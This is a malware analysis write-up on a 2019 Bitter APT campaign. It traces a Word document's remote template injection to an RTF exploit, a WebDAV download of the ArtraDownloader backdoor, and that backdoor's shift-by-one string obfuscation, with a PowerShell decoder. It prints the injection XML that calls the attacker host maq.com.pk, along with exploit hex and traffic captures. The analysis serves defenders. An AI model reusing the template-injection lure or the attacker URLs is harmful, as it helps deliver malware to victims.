Malware analysis on Bitter APT campaign (31-08-19)

Table of Contents

Malware-analysis

Initial vector

Use a document with a remote template injection as initial vector. This request http[:]//maq.com.pk/ for be redirected on the next URL.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://maq.com.pk/wehsd" TargetMode="External"/>
</Relationships>
```

This seconds URL (http[:]//maq.com.pk/wehsd) send an RTF exploit.

```
                  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x0000000000000000 7b 5c 72 74 34 5c 61 6e 73 69 5c 61 6e 73 69 63 {\rt4\ansi\ansic
0x0000000000000010 70 67 31 32 35 32 5c 64 65 66 66 30 5c 64 65 66 pg1252\deff0\def
0x0000000000000020 6c 61 6e 67 31 30 33 33 7b 5c 66 6f 6e 74 74 62 lang1033{\fonttb
0x0000000000000030 6c 7b 5c 66 30 5c 66 6e 69 6c 5c 66 63 68 61 72 l{\f0\fnil\fchar
0x0000000000000040 73 65 74 30 20 43 61 6c 69 62 72 69 3b 7d 7d 0a set0 Calibri;}}.
0x0000000000000050 7b 5c 2a 5c 67 65 6e 65 72 61 74 6f 72 20 4d 73 {\*\generator Ms
0x0000000000000060 66 74 65 64 69 74 20 35 2e 34 31 2e 32 31 2e 32 ftedit 5.41.21.2
0x0000000000000070 35 31 30 3b 7d 7b 5c 6f 62 6a 65 63 74 5c 6f 62 510;}{\object\ob
0x0000000000000080 6a 65 6d 62 5c 6f 62 6a 75 70 64 61 74 65 7b 5c jemb\objupdate{\
0x0000000000000090 2a 5c 6f 62 6a 63 6c 61 73 73 20 77 65 72 77 65 *\objclass werwe
0x00000000000000a0 72 77 65 72 77 7d 5c 6f 62 6a 77 33 38 30 5c 6f rwerw}\objw380\o
0x00000000000000b0 62 6a 68 32 36 30 7b 5c 2a 5c 6f 62 6a 64 61 74 bjh260{\*\objdat
0x00000000000000c0 61 20 30 31 30 35 30 30 30 30 30 32 30 30 30 30 a 01050000020000
0x00000000000000d0 30 30 30 62 30 30 30 30 30 30 30 30 30 30 30 30 000b000000000000
0x00000000000000e0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
0x00000000000000f0 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
0x0000000000000100 30 30 31 30 30 30 30 30 64 30 63 66 31 31 65 30 00100000d0cf11e0
0x0000000000000110 61 31 62 31 31 61 65 31 30 30 30 30 30 30 30 30 a1b11ae100000000
0x0000000000000120 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
0x0000000000000130 30 30 30 30 30 30 30 30 33 65 30 30 30 33 30 30 000000003e000300
0x0000000000000140 66 65 66 66 30 39 30 30 30 30 36 30 30 30 30 30 feff090006000000
0x0000000000000150 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
0x0000000000000160 30 31 30 30 30 30 30 30 30 30 31 30 30 30 30 30 0100000001000000
0x0000000000000170 30 30 30 30 30 30 30 30 30 30 31 30 30 30 30 30 0000000000100000
0x0000000000000180 30 32 30 30 30 30 30 30 30 30 31 30 30 30 30 30 0200000001000000
0x0000000000000190 66 65 66 66 66 66 66 66 30 30 30 30 30 30 30 30 feffffff00000000
0x00000000000001a0 30 30 30 30 30 30 30 30 66 66 66 66 66 66 66 66 00000000ffffffff
0x00000000000001b0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000001c0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000001d0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000001e0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000001f0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000200 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000210 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000220 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000230 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000240 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000250 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000260 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000270 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000280 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000290 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000002a0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000002b0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000002c0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000002d0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000002e0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x00000000000002f0 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000300 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
0x0000000000000310 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 66 ffffffffffffffff
```

This exploit firstly executes a request by WebDAV and after by WebClient service for download the backdoor on the final address (http[:]//maq.com.pk/wehs) and execute it.

```
Hypertext Transfer Protocol
  OPTIONS / HTTP/1.1\r\n
  Connection: Keep-Alive\r\n
  User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601\r\n
  translate: f\r\n
  Host: maq.com.pk\r\n
  \r\n
```

Here we can see the redirection and the data sended on the victim.


```
555 27.390111  192.168.100.136  203.124.43.227  HTTP  181 OPTIONS / HTTP/1.1
556 27.395997  203.124.43.227  192.168.100.136  TCP  54 80 → 49517 [ACK] Seq=1 Ack=128 Win=42368 Len=0
557 27.942094  203.124.43.227  192.168.100.136  TCP  464 80 → 49517 [PSH, ACK] Seq=1 Ack=128 Win=42368 Len=410 [TCP segment of a reassembled PDU]
558 27.942175  203.124.43.227  192.168.100.136  TCP  190 80 → 49517 [PSH, ACK] Seq=411 Ack=128 Win=42368 Len=136 [TCP segment of a reassembled PDU]
559 27.942805  192.168.100.136  203.124.43.227  TCP  54 49517 → 80 [ACK] Seq=128 Ack=547 Win=65536 Len=0
560 27.943331  192.168.100.136  203.124.43.227  TCP  54 49517 → 80 [RST, ACK] Seq=128 Ack=547 Win=0 Len=0
561 27.947028  203.124.43.227  192.168.100.136  TCP  107 HTTP/1.1 403 Forbidden  [TCP segment of a reassembled PDU]
562 27.947474  192.168.100.136  203.124.43.227  TCP  54 49517 → 80 [RST] Seq=128 Win=0 Len=0
563 28.010567  192.168.100.136  203.124.43.227  TCP  66 49528 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
564 28.017231  203.124.43.227  192.168.100.136  TCP  66 80 → 49528 [SYN, ACK] Seq=0 Ack=1 Win=42340 Len=0 MSS=1206 SACK_PERM=1 WS=128
565 28.017691  192.168.100.136  203.124.43.227  TCP  54 49528 → 80 [ACK] Seq=1 Ack=1 Win=66328 Len=0
566 28.018329  192.168.100.136  203.124.43.227  HTTP  373 GET /wehsd HTTP/1.1
567 28.024689  203.124.43.227  192.168.100.136  TCP  54 80 → 49528 [ACK] Seq=1 Ack=320 Win=43520 Len=0
568 28.334695  203.124.43.227  192.168.100.136  TCP  1260 80 → 49528 [ACK] Seq=1 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
569 28.334717  203.124.43.227  192.168.100.136  TCP  1260 80 → 49528 [ACK] Seq=1207 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
570 28.334730  203.124.43.227  192.168.100.136  TCP  1260 80 → 49528 [ACK] Seq=2413 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
571 28.334779  203.124.43.227  192.168.100.136  TCP  58 [TCP Previous segment not captured] 80 → 49528 [PSH, ACK] Seq=7237 Ack=320 Win=43520 Len=4 [TCP segment of a reassembled PDU]
572 28.334780  203.124.43.227  192.168.100.136  TCP  1260 [TCP Out-Of-Order] 80 → 49528 [ACK] Seq=3619 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
573 28.334781  203.124.43.227  192.168.100.136  TCP  1260 [TCP Out-Of-Order] 80 → 49528 [ACK] Seq=4825 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
574 28.334898  192.168.100.136  203.124.43.227  TCP  66 49528 → 80 [ACK] Seq=320 Ack=3619 Win=66328 Len=0 SLE=7237 SRE=7241
575 28.334960  192.168.100.136  203.124.43.227  TCP  66 49528 → 80 [ACK] Seq=320 Ack=4825 Win=66328 Len=0 SLE=7237 SRE=7241
576 28.334988  192.168.100.136  203.124.43.227  TCP  66 49528 → 80 [ACK] Seq=320 Ack=6031 Win=66328 Len=0 SLE=7237 SRE=7241
577 28.335969  203.124.43.227  192.168.100.136  TCP  1260 [TCP Out-Of-Order] 80 → 49528 [ACK] Seq=6031 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
578 28.335976  203.124.43.227  192.168.100.136  TCP  1260 80 → 49528 [ACK] Seq=7241 Ack=320 Win=43520 Len=1206 [TCP segment of a reassembled PDU]
579 28.336112  192.168.100.136  203.124.43.227  TCP  54 49528 → 80 [ACK] Seq=320 Ack=7241 Win=66328 Len=0
580 28.337296  203.124.43.227  192.168.100.136  HTTP  1170 HTTP/1.1 200 OK
581 28.337373  192.168.100.136  203.124.43.227  TCP  54 49528 → 80 [ACK] Seq=320 Ack=9564 Win=66328 Len=0
582 28.338361  192.168.100.136  203.124.43.227  TCP  54 49528 → 80 [FIN, ACK] Seq=320 Ack=9564 Win=66328 Len=0
583 28.342340  192.168.100.136  203.124.43.227  TCP  66 49534 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
```

ArtraDownloader

In the first, we can see that launch by the factory option for separate the application of the current Explorer instance for avoid if one crashes the other stays alive (C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding). Secondly, we can note encoded string pushed on a function and the result is moved on another registry as storage for be used by the backdoor.

```
mov eax, str.Tpguxbsf_Njdsptpgu    ; 0x40fbf0 ; "Tpguxbsf]Njdsptpgu"
call decrypt
mov ebx, eax
```

In observing this function we can resume by the following algorithm used for decode these strings : for each byte of the string -> value of the byte -1 -> get Unicode value -> convert to char.



We can edit a script for decode the encoded string.


```
$b = $a.ToCharArray();
$c=""
Foreach ($element in $b) {$c = $c + " " + [System.String]::Format("{0:X}", [System.Convert]::ToUInt32($element))}
$c = ( ($c -join "").split() )
$c=$c[1..($c.length -1)]
for($i=0;$i -lt $c.length ;$i++)
{
    $tmp=$c[$i]
    $tmp=[Convert]::ToInt64($tmp,16) -1
    $tmp= '{0:X}' -f $tmp
    $tmp= [char][byte]"0x$tmp"
    $res+=$tmp
}
```

Now we can see the actions did by the malware.

```
PS C:\Users\ALIZA\Downloads\Bitter> .\decrypt.ps1 "Tpguxbsf]Njdsptpgu"
Software\Microsoft
```


```
mov eax, str.Tpguxbsf_Njdsptpgu    ; 0x40fbf0 ; "Tpguxbsf]Njdsptpgu" ; -> Software\Microsoft
call decrypt
mov ebx, eax
```

